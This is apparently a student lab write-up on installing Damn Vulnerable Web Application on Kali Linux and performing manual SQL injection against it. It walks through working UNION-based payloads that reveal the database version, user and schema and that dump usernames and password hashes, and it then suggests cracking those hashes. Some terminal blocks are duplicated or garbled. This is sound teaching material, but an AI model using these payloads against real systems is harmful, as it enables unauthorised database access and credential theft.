

Practical-10

Aim:- Perform web application testing using DVWA

1. Perform Manual SQL injection.

- **What is Damn Vulnerable Web App (DVWA)?**

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
- Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

- **What is a SQL Injection?**


- SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
- This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
- The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

- **What is SQL Injection Harvesting?**


- SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.

- **How to Install and configure DVWA ?**

1. Download DVWA from **www.dvwa.co.uk** as shown in below picture.



2. Unzip the downloaded file and rename it with the name you want here i am renaming it with dvwa_sc.





3. Move the dvwa_sc folder into /var/www directory.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...Why GitHub? Enterprise Explore Marketplace Pricing
remote: Enumerating objects: 2986, done.
remote: Total 2986 (delta 0), reused 0 (delta 0), pack-reused 2986
Receiving objects: 100% (2986/2986), 1.51 MiB | 1.26 MiB/s, done.
Resolving deltas: 100% (1322/1322), done.
root@kali:/var/www/html# ls
```

4. Change the permission of the folder

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...Why GitHub? Enterprise Explore Marketplace Pricing
remote: Enumerating objects: 2986, done.
remote: Total 2986 (delta 0), reused 0 (delta 0), pack-reused 2986
Receiving objects: 100% (2986/2986), 1.51 MiB | 1.26 MiB/s, done.
Resolving deltas: 100% (1322/1322), done.
root@kali:/var/www/html# ls
bWAPP DVWA phishing sql
root@kali:/var/www/html# chmod -R 777 DVWA/
root@kali:/var/www/html#
```

5. Now we need to configure file which was into dvwa_sc /config folder so we are applying commands which was shown into bellow picture.

```

root@kali:~# cd /var/www/html/
root@kali:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...Why GitHub? Enterprise Explore Marketplace Pricing
remote: Enumerating objects: 2986, done.
remote: Total 2986 (delta 0), reused 0 (delta 0), pack-reused 2986
Receiving objects: 100% (2986/2986), 1.51 MiB | 1.26 MiB/s, done.
Resolving deltas: 100% (1322/1322), done.
root@kali:/var/www/html# ls
bWAPP DVWA phishing sql
root@kali:/var/www/html# chmod -R 777 DVWA/
root@kali:/var/www/html# cd DVWA/config/
root@kali:/var/www/html/DVWA/config# ls
config.inc.php.dist
root@kali:/var/www/html/DVWA/config#

```

6. Edit the config.inc.php file as shown in picture.

```

config.inc.php.dist
root@kali:/var/www/html/DVWA/config# cp config.inc.php.dist config.inc.php
root@kali:/var/www/html/DVWA/config# nano config.inc.php

```

In config.inc.php file we need to remove password and save it.

```

GNU nano 3.2 config.inc.php
# Database variables Why GitHub? Enterprise Explore Marketplace Pricing
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED $
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi$
# See README.md for more information on this.
$ _DVWA = array();
$ _DVWA[ 'db_server' ] = '127.0.0.1';
$ _DVWA[ 'db_database' ] = 'dvwa';
$ _DVWA[ 'db_user' ] = 'root';
$ _DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$ _DVWA[ 'db_port ' ] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/$
$ _DVWA[ 'recaptcha_public_key' ] = '';

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```



```

GNU nano 3.2                                config.inc.php                                Modified
# Database variables  Why GitHub?  Enterprise  Explore  Marketplace  Pricing
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED $
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi$
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'user';
$_DVWA[ 'db_password' ] = 'pass';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/$
$_DVWA[ 'recaptcha_public_key' ] = '';

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace  ^U Uncut Text  ^T To Spell  ^_ Go To Line

```

7. Now open terminal and fire commands for start mysql services.

```

File Edit View Search Terminal Help
root@kali:~# service mysql start
root@kali:~# mysql -u root -p
Enter password:

```

8. Now we have to create data base for the dvwa so login into mysql and create database.

When asking for password do not type anything just hit enter and then after we are able to fire queries for creating database.

```

File Edit View Search Terminal Help
root@kali:~# service mysql start
root@kali:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 40
Server version: 10.3.15-MariaDB-1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h;' for help. Type '\c' to clear the current input statement.

```

Type : create database (name of database);

In this we are going to make name of database as dvwa_sc.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)
```

```
mysql> █
```

Show the created database using show databases; query

```
mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)
```

```
mysql> show databases;
```

Database
information_schema
dvwa
dvwa_sc
mysql
performance_schema

Now type exit and go back to the root.

```
File Edit View Search Terminal Help
root@kali:~# service mysql start
root@kali:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 40
Server version: 10.3.15-MariaDB-1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> exit
Bye
root@kali:~#
```

9. Now start apache services by applying following command

Command: **Service apache2 start**

A terminal window with a dark background and light text. The menu bar at the top includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the following commands and their outputs:
root@kali:~# cd /etc/php/7.3/apache2/
root@kali:/etc/php/7.3/apache2# ls
conf.d php.ini
root@kali:/etc/php/7.3/apache2# gedit php.ini
root@kali:/etc/php/7.3/apache2# service apache2 start
root@kali:/etc/php/7.3/apache2#
At the bottom of the terminal, there is a watermark that reads 'ethicalhacker / DVWA'.

10. Now set curl by applying following command.


Command: **Curl -data 'create db=create+%2f+Reset+Database'**
http://127.0.0.1/dvwa_sc/setup.php # --cookie PHPSETSSID=1

```
http://127.0.1.1/dvwa_sc/setup.php# --cookie PHPSETSSID=1
```

11. After applying above command start web browser and point to the
127.0.0.1/dvwa_sc/

After pointing to above URL we redirected to login page.

Enter “admin ” as user id and “password ” as password and login into DVWA



12. Now go to setup/Reset DB and click on create/reset Database.



After clicking on Create/Reset Database below details are visible below the create/reset Database which will show that setup successful.

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful!

□ Manual SQL injection.

1. For manual SQL injection login into DVWA and then go to DVWA Security and set low and click on submit.

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Low

Submit

PHPIDS

Cannot write to the PHPIDS log file: /var/www/dvwa_sc/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

□ Basic Injection

- Now go to SQL Injection section and on the sql injection page there is an text box with name User Id now insert 1 or 2 in that box and click on submit.

Webpage/code is supposed to print ID, First name, and Surname to the screen.

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://terruh.mavituna.com/sql-injection-cheatsheet-okw/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

- **Always True Scenario**

Input the below text into the User ID Textbox .

%' or '0'='0

Click Submit

Vulnerability: SQL Injection

User ID:

ID: %'' or '0'='0'
First name: admin
Surname: admin

ID: %'' or '0'='0'
First name: Gordon
Surname: Brown

ID: %'' or '0'='0'
First name: Hack
Surname: Me

ID: %'' or '0'='0'
First name: Pablo
Surname: Picasso

ID: %'' or '0'='0'
First name: Bob
Surname: Smith

- In this scenario, we are saying display all record that are false and all records that are true.
 - %' - Will probably not be equal to anything, and will be false. ▪
 - '0'='0' - Is equal to true, because 0 will always equal 0.
- Database Statement

```
mysql> SELECT first_name, last_name FROM users WHERE user_id = '%'' or '0'='0';
```

- **Display Database Version**
- Input the below text into the User ID Textbox.
%' or 0=0 union select null, version() #
 Click Submit

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

User ID:

ID: '%' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, version() #
First name:
Surname: 5.5.41-0+wheezy1

- Notice in the last displayed line, 5.1.60 is displayed in the surname. This is the version of the mysql database.
- **Display Database User**
- Input the below text into the User ID Textbox .
%' or 0=0 union select null, user() #
 Notice in the last displayed line, root@localhost is displayed in the surname. This is the name of the database user that executed the behind the scenes PHP code.

Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About

User ID:

```

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: root@localhost

```

- **Display Database Name**
- Input the below text into the User ID Textbox (See Picture). **'%' or 0=0 union select null, database() #**

Notice in the last displayed line, dvwa is displayed in the surname. This is the name of the database.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info

Vulnerability: SQL Injection

User ID:

```

ID: '%' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, database() #
First name:
Surname: dvwa


```


- **Display all tables in information_schema** □ Input the below text into the User ID Textbox.

%' and 1=0 union select null, table_name from information_schema.tables #

Click Submit

- Now we are displaying all the tables in the information_schema database. The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.




- **Display all the user tables in information_schema**
- Input the below text into the User ID Textbox.

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

Click Submit

Now we are displaying all the tables that start with the prefix "user" in the information_schema database.



- Display all the columns fields in the information_schema user table
- Input the below text into the User ID Textbox.

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

Click Submit

Now we are displaying all the columns in the users table. Notice there are a user_id, first_name, last_name, user and Password column.




- Display all the columns field contents in the information_schema user tabl
- Input the below text into the User ID Textbox (See Picture).

`%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

Click Submit

Now we have successfully displayed all the necessary authentication information into this database.



- From the Above details we can create a Password hash file and we can use tools like John The Ripper and other to decrypt this passwords.